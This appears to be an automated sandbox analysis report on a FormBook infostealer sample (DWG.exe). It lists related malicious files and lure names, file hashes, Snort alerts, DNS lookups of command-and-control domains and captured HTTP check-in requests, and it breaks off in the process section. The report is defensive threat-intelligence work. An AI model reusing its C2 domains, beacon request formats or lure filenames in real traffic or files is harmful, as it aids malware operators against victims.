	OS-QTN-0320-21-Rev1.exe	Get hash	malicious	Browse	• 198.54.117.210
	1.exe	Get hash	malicious	Browse	• 198.54.117.215
	DRAFT CONTRACT 0000499000-1100928777-pdf.exe	Get hash	malicious	Browse	• 198.54.117.211
	U8NUCQkg3s.exe	Get hash	malicious	Browse	• 198.54.117.218
	#U041a#U0430#U0441#U043e#U0432#U0430 #U0431#U0435#U043b#U0435#U0436#U043a#U0430.exe	Get hash	malicious	Browse	• 198.54.117.216
	triage_dropped_file.exe	Get hash	malicious	Browse	• 198.54.117.212
	2500010PO.excel.exe	Get hash	malicious	Browse	• 198.54.117.216
	MAERSK LINE SHIPPING DOCUMENT_pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	triage_dropped_file.exe	Get hash	malicious	Browse	• 198.54.117.212
	F9ObnUc4ol.exe	Get hash	malicious	Browse	• 198.54.117.211
	notification@dhl.com,pdf.exe	Get hash	malicious	Browse	• 198.54.117.217

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 199.188.205.66
	MT103-Advance.Payment.exe	Get hash	malicious	Browse	• 198.54.122.60
	Betalingskvittering.exe	Get hash	malicious	Browse	• 198.54.117.217
	10272021-AM65Application.HTM	Get hash	malicious	Browse	• 104.219.248.99
	Payment Advice.exe	Get hash	malicious	Browse	• 198.54.117.215
	Tfwyelel3H.exe	Get hash	malicious	Browse	• 192.64.119.254
	QQIksbWrVl.exe	Get hash	malicious	Browse	• 63.250.40.204
	SKGCM_YAHYA AZHEBS#U0130 Ponuda proizvoda7.exe	Get hash	malicious	Browse	• 198.54.126.156
	DUT2Aj4C2x.exe	Get hash	malicious	Browse	• 185.61.153.108
	Swift Payment Notification.xlsx	Get hash	malicious	Browse	• 63.250.40.204
	MT103USD.xlsx	Get hash	malicious	Browse	• 63.250.40.204
	DHL_document11022020680908911.exe	Get hash	malicious	Browse	• 198.54.114.114
	payment advice0272110.exe	Get hash	malicious	Browse	• 198.54.117.215
	R0ptlo2GB2.exe	Get hash	malicious	Browse	• 63.250.40.204
	QRT#U00a0(20211027#00001)#U00a0ACSAM-6000RC Quote.exe	Get hash	malicious	Browse	• 63.250.40.204
	Order.exe	Get hash	malicious	Browse	• 192.64.119.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PNkEr1lc2k.exe	Get hash	malicious	Browse	• 63.250.40.204
	Enquiry docs_001.exe	Get hash	malicious	Browse	• 63.250.40.204
	PO 211027-031A.exe	Get hash	malicious	Browse	• 63.250.40.204
	PO_SBK4128332S.exe	Get hash	malicious	Browse	• 198.54.114.114
POWERLINE-AS-APPOWERLINEDATACENTERHK	dhl.exe	Get hash	malicious	Browse	• 156.242.205.175
	Order Requiremnt-Oct-2021.exe	Get hash	malicious	Browse	• 154.215.87.120
	2500010PO.excel.exe	Get hash	malicious	Browse	• 154.215.95.146
	apep.arm	Get hash	malicious	Browse	• 154.216.35.210
	yOtRXukeq9	Get hash	malicious	Browse	• 154.203.73.148
	Shipping_Doc190dk0lwt837.exe	Get hash	malicious	Browse	• 154.216.110.154
	Order 0091.exe	Get hash	malicious	Browse	• 154.201.193.247
	fzkfNBkz1C	Get hash	malicious	Browse	• 154.93.111.235
	FWsCarsq8Q	Get hash	malicious	Browse	• 156.242.206.33
	buiodawbdawbuiopdw.x86	Get hash	malicious	Browse	• 156.244.139.182
	x86	Get hash	malicious	Browse	• 156.242.206.59
	7qvn4qlmi3	Get hash	malicious	Browse	• 156.251.7.162
	GRPVtMlbK5	Get hash	malicious	Browse	• 156.242.206.39
	AWB##29721.PDF.exe	Get hash	malicious	Browse	• 156.242.202.179
	UNNEIaOxVM	Get hash	malicious	Browse	• 160.124.155.159
	arm7.light	Get hash	malicious	Browse	• 156.242.206.27
	UniRHdW5VC	Get hash	malicious	Browse	• 156.251.7.176
	KEgx4lC3Ni	Get hash	malicious	Browse	• 156.243.251.0
	x86	Get hash	malicious	Browse	• 156.244.234.124
	x86	Get hash	malicious	Browse	• 156.244.234.124

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.157238812032227
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	DWG.exe
File size:	626688
MD5:	ff882802d113ed02fa070c496f89d797
SHA1:	aad1eed1c53f1d33ab52e13442b036bfeee91f1b
SHA256:	4216ff4fa7533209a6e50c6f05c5216b8afb456e6a3ab6b65ed9fcbdbd275096

General

SHA512:	9785432a34fdb1132ddd8185fa2fdfae4db726be0bc14995a67520f10ad3fab4f2ce9c3a311c6e3c5163b3bde67942af6e4c75216914577eb3e47a17bb102512
SSDEEP:	12288:N7MTwrEg4nkEo2sH2yefktZkgHAyRsrGGFJr23+sejpAmiL:lMTwrEgskEorogHA0slrsfejc
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qE^$5$0w5$0w5$0wN8<w4$0wc;#w.$0w5$0w.$0w.8>w.$0w.;:w.$0w5$1w.%0wW;#w $0w."6w4$0w.;;wj$0wRich5$0w.....PE..L..

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4367cb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5846A1B8 [Tue Dec 6 11:32:08 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c4824f327856ec0705e7797356a7405e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x50000	0x50000	False	0.539175415039	data	6.35769619618	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x51000	0x17000	0x17000	False	0.550239894701	data	6.611499798	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x68000	0xb848	0x8000	False	0.738403320312	data	6.93245568667	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.zrjfv	0x74000	0x28ee9	0x29000	False	0.950373951982	PGP\011Secret Sub-key -	7.98479058964	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/28/21-07:40:49.415574	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
10/28/21-07:40:50.437941	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
10/28/21-07:41:05.196993	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
10/28/21-07:41:15.703875	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.2.3	198.54.116.195
10/28/21-07:41:15.703875	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.2.3	198.54.116.195
10/28/21-07:41:15.703875	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.2.3	198.54.116.195

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 28, 2021 07:40:40.391122103 CEST	192.168.2.3	8.8.8.8	0x7892	Standard query (0)	www.jntycy.com	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:46.361264944 CEST	192.168.2.3	8.8.8.8	0x769a	Standard query (0)	www.knowsyourdream.com	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:47.373327971 CEST	192.168.2.3	8.8.8.8	0x769a	Standard query (0)	www.knowsyourdream.com	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:48.404741049 CEST	192.168.2.3	8.8.8.8	0x769a	Standard query (0)	www.knowsyourdream.com	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:53.424590111 CEST	192.168.2.3	8.8.8.8	0xd795	Standard query (0)	www.publiccoins.online	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:58.803464890 CEST	192.168.2.3	8.8.8.8	0x6e00	Standard query (0)	www.thebrandstudiointernational.com	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:03.898623943 CEST	192.168.2.3	8.8.8.8	0xad6d	Standard query (0)	www.hcbg.online	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:04.906097889 CEST	192.168.2.3	8.8.8.8	0xad6d	Standard query (0)	www.hcbg.online	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:10.148940086 CEST	192.168.2.3	8.8.8.8	0x315c	Standard query (0)	www.therawizards.com	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:15.516916037 CEST	192.168.2.3	8.8.8.8	0x7662	Standard query (0)	www.mylyk.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 28, 2021 07:40:40.767874002 CEST	8.8.8.8	192.168.2.3	0x7892	No error (0)	www.jntycy.com		154.216.113.38	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:48.409805059 CEST	8.8.8.8	192.168.2.3	0x769a	Server failure (2)	www.knowsyourdream.com	none	none	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:49.415467024 CEST	8.8.8.8	192.168.2.3	0x769a	Server failure (2)	www.knowsyourdream.com	none	none	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:50.437834978 CEST	8.8.8.8	192.168.2.3	0x769a	Server failure (2)	www.knowsyourdream.com	none	none	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:53.447602987 CEST	8.8.8.8	192.168.2.3	0xd795	No error (0)	www.publiccoins.online	publiccoins.online		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 28, 2021 07:40:53.447602987 CEST	8.8.8.8	192.168.2.3	0xd795	No error (0)	publiccoins.online		198.187.31.159	A (IP address)	IN (0x0001)
Oct 28, 2021 07:40:58.835072994 CEST	8.8.8.8	192.168.2.3	0x6e00	No error (0)	www.thebrandstudiointernational.com	thebrandstudiointernational.com		CNAME (Canonical name)	IN (0x0001)
Oct 28, 2021 07:40:58.835072994 CEST	8.8.8.8	192.168.2.3	0x6e00	No error (0)	thebrandstudiointernational.com		5.157.87.204	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:05.139462948 CEST	8.8.8.8	192.168.2.3	0xad6d	Name error (3)	www.hcbg.online	none	none	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:05.196773052 CEST	8.8.8.8	192.168.2.3	0xad6d	Name error (3)	www.hcbg.online	none	none	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:10.172621965 CEST	8.8.8.8	192.168.2.3	0x315c	No error (0)	www.theravewizards.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Oct 28, 2021 07:41:10.172621965 CEST	8.8.8.8	192.168.2.3	0x315c	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:10.172621965 CEST	8.8.8.8	192.168.2.3	0x315c	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:10.172621965 CEST	8.8.8.8	192.168.2.3	0x315c	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:10.172621965 CEST	8.8.8.8	192.168.2.3	0x315c	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:10.172621965 CEST	8.8.8.8	192.168.2.3	0x315c	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:10.172621965 CEST	8.8.8.8	192.168.2.3	0x315c	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:10.172621965 CEST	8.8.8.8	192.168.2.3	0x315c	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Oct 28, 2021 07:41:15.540014029 CEST	8.8.8.8	192.168.2.3	0x7662	No error (0)	www.mylyk.net	mylyk.net		CNAME (Canonical name)	IN (0x0001)
Oct 28, 2021 07:41:15.540014029 CEST	8.8.8.8	192.168.2.3	0x7662	No error (0)	mylyk.net		198.54.116.195	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.jntycy.com
- www.publiccoins.online
- www.thebrandstudiointernational.com
- www.theravewizards.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49814	154.216.113.38	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:40:41.056646109 CEST	5993	OUT	GET /xzes/?MnaP7J=3fjTHZDPJpAt&YTspi8lX=o99pRogLOIyRAntfhtpVZytcMadcCvcEAGz2+SNM9lt1Q6oIsfbH3zhNe5B/+1jhL6CE HTTP/1.1 Host: www.jntycy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:40:41.349755049 CEST	5995	IN	HTTP/1.1 200 OK Content-Type: text/html; charset=UTF-8 Server: Microsoft-IIS/8.5 X-Powered-By: PHP/5.6.40 X-Powered-By: ASP.NET Date: Thu, 28 Oct 2021 05:40:36 GMT Connection: close Content-Length: 1260 Data Raw: 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e e4 b9 9d e6 b8 b8 e6 b8 b8 e6 88 8f e5 ae 98 e7 bd 91 e4 b8 8b e8 bd bd 5f e7 bd 91 e7 ab 99 0d 0a 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 e4 b9 9d e6 b8 b8 e6 b8 b8 e6 88 8f e5 ae 98 e7 bd 91 e4 b8 8b e8 bd bd 5f e7 bd 91 e7 ab 99 0d 0a 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 63 6f 6e 74 65 6e 74 3d 22 e4 b9 9d e6 b8 b8 e6 b8 b8 e6 88 8f e5 ae 98 e7 bd 91 e4 b8 8b e8 bd bd 5f e7 bd 91 e7 ab 99 0d 0a 22 3e 0d 0a 3c 6d 65 74 61 20 69 64 3d 22 76 69 65 77 70 6f 72 74 22 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 76 61 72 20 5f 68 6d 74 20 3d 20 5f 68 6d 74 20 7c 7c 20 5b 5d 3b 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 20 20 76 61 72 20 68 6d 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0d 0a 20 20 68 6d 2e 73 72 63 20 3d 20 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 38 35 31 38 36 36 39 66 30 64 33 31 65 34 31 35 30 38 62 65 30 62 61 62 66 35 61 38 66 63 32 38 22 3b 0d 0a 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 20 0d 0a 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 68 6d 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 Data Ascii: <!DOCTYPE html><html><head><meta charset="utf-8"><link rel="icon" href="/favicon.ico" type="image/x-icon"/><title>_</title><meta name="keywords" content="_"> <meta name="description"content="_"><meta id="viewport" name="viewport" content="width=device-width,minimum-scale=1.0,maximum-scale=1.0,user-scalable=no"><script>var _hmt = _hmt || [];(function() { var hm = document.createElement("script"); hm.src = "https://hm.baidu.com/hm.js?8518669f0d31e41508be0babf5a8fc28"; var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(hm,s);})();</script> <script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49816	198.187.31.159	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:40:53.611085892 CEST	6005	OUT	GET /xzes/?MnaP7J=3fjTHZDPJpAt&YTspi8lX=VW6AQLcl+2136037Dei1g2cODa3ue2eSFsBods08HsyRy7QSHzNYTvvdstC8PYxoWiaB HTTP/1.1 Host: www.publiccoins.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:40:53.773292065 CEST	6007	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Thu, 28 Oct 2021 05:40:53 GMT server: LiteSpeed location: https://www.publiccoins.online/xzes/?MnaP7J=3fjTHZDPJpAt&YTspi8lX=VW6AQLcl+2136037Dei1g2cODa3ue2eSFsBods08HsyRy7QSHzNYTvvdstC8PYxoWiaB x-turbo-charged-by: LiteSpeed connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49817	5.157.87.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:40:58.862319946 CEST	6008	OUT	GET /xzes/?YTspi8lX=hHkh8CC3aQWSbWc+haxkrlzKrETBoK7eA41q+CP6m5nHXq5sq3R+TUUaF/2E5Ug81ukz&MnaP7J=3fjTHZDPJpAt HTTP/1.1 Host: www.thebrandstudiointernational.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 28, 2021 07:40:58.888703108 CEST	6008	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 28 Oct 2021 05:40:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.1.30 Data Raw: 31 35 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 44 65 7a 65 20 64 6f 6d 65 69 6e 6e 61 61 6d 20 69 73 20 67 65 72 65 67 69 73 74 72 65 65 72 64 20 64 6f 6f 72 20 65 65 6e 20 6b 6c 61 6e 74 20 76 61 6e 20 59 6f 75 72 68 6f 73 74 69 6e 67 2e 6e 6c 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 70 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 69 66 72 61 6d 65 20 73 74 79 6c 65 3d 22 74 6f 70 3a 30 70 78 3b 6c 65 66 74 3a 30 70 78 3b 20 77 69 64 74 68 3a 31 30 30 25 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 22 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 61 75 74 6f 22 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 6f 75 72 68 6f 73 74 69 6e 67 2e 6e 6c 2f 70 61 72 6b 65 65 72 70 61 67 69 6e 61 2e 68 74 6d 6c 22 3e 3c 2f 69 66 72 61 6d 65 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 15f<!DOCTYPE html><html><head><title>Deze domeinnaam is geregistreerd door een klant van Yourhosting.nl</title><meta http-equiv="pragma" content="no-cache"></head><body><iframe style="top:0px;left:0px; width:100%; height:100%; position:absolute" frameborder="0" scrolling="auto" src="https://www.yourhosting.nl/parkeerpagina.html"></iframe></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49818	198.54.117.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 28, 2021 07:41:10.336775064 CEST	6010	OUT	GET /xzes/?YTspi8lX=hsby6OIEBt/ghsMVYLSyJdZ7YeDc2IcIgsMuos52TKAPvq+RR5iGDOsuf8zypfzdpc18&MnaP7J=3fjTHZDPJpAt HTTP/1.1 Host: www.theravewizards.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: DWG.exe PID: 6272 Parent PID: 3672

General

Start time:	07:39:06
Start date:	28/10/2021
Path:	C:\Users\user\Desktop\DWG.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DWG.exe'
Imagebase:	0x400000
File size:	626688 bytes
MD5 hash:	FF882802D113ED02FA070C496F89D797
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.330081826.00000000007A6000.00000004.00000020.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.330081826.00000000007A6000.00000004.00000020.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.330081826.00000000007A6000.00000004.00000020.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Analysis Process: DWG.exe PID: 6240 Parent PID: 6272

General

Start time:	07:39:25
Start date:	28/10/2021
Path:	C:\Users\user\Desktop\DWG.exe
Wow64 process (32bit):	true
